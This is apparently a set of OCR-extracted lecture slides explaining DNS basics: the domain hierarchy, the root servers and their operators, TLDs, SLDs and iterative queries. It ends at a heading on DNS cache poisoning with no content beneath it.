
Domain Name

What is domain name?


- Identification string for network entities
- Registered by DNS
- Formed by DNS Rules

Features


Distributed (no single point of failure)



Hierarchy




Database (not storing only IP address)



➢ DNS in Three Simple Words


- ***Hierarchical Distributed Database***

Domain Hierarchy (Domain Namespace)



- Root Database contain reference to TLDs
- TLD contain reference to SLDs

Domain Hierarchy



www/ smtp/ mail/ ftp
- Host name part

FQDN: Fully Qualified Domain Name

Root Domain

Maintained by internet Assigned Numbers Authority

Internet Assigned Numbers Authority

- Start of the hierarchy
- Contains IP addresses of the top level domains
- Check https://www.internic.net/domain/root.zone


List of Root Servers

HOSTNAME	IP ADDRESSES	MANAGER
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	199.9.14.201, 2001:500:200::b	University of Southern California (ISI)
c.root-servers.net	192.33.4.12, 2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10, 2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4, 2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53, 2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

```
seed@VM:~$ host -t ns .
. name server d.root-servers.net.
. name server e.root-servers.net.
. name server j.root-servers.net.
. name server c.root-servers.net.
. name server a.root-servers.net.
. name server f.root-servers.net.
. name server l.root-servers.net.
. name server m.root-servers.net.
. name server b.root-servers.net.
. name server h.root-servers.net.
. name server k.root-servers.net.
. name server g.root-servers.net.
. name server i.root-servers.net.
```

Root Domain Anycast

- Anycast: Multiple hosts have the same IP
- Reduces the load



- As of 10/11/2021, the root server system consists of 1474 instances operated by the 12 independent root server operators

- Check https://root-servers.org/

Top Level Domain

- Top Level Domains (TLD)
  - Generic: .com, .net etc
  - Country Code: .in, .jp, .uk etc
  - Sponsored: .aero, .mobi, .gov etc

- >1500 top level domains

- Each TLD is managed by designated entities called Registries. (for example: .com, .net is managed by Verisign; .in is managed by National Internet Exchange of India)


Second Level Domain

- Maintained by domain registrars


- Special Second Level Domains (SLD)

- Country code: .co.in, .co.uk, .co.jp etc
- Historic: .info.au, .ac.yu etc


DNS Query Process




Iterative Query



DNS Cache Poisoning Attacks

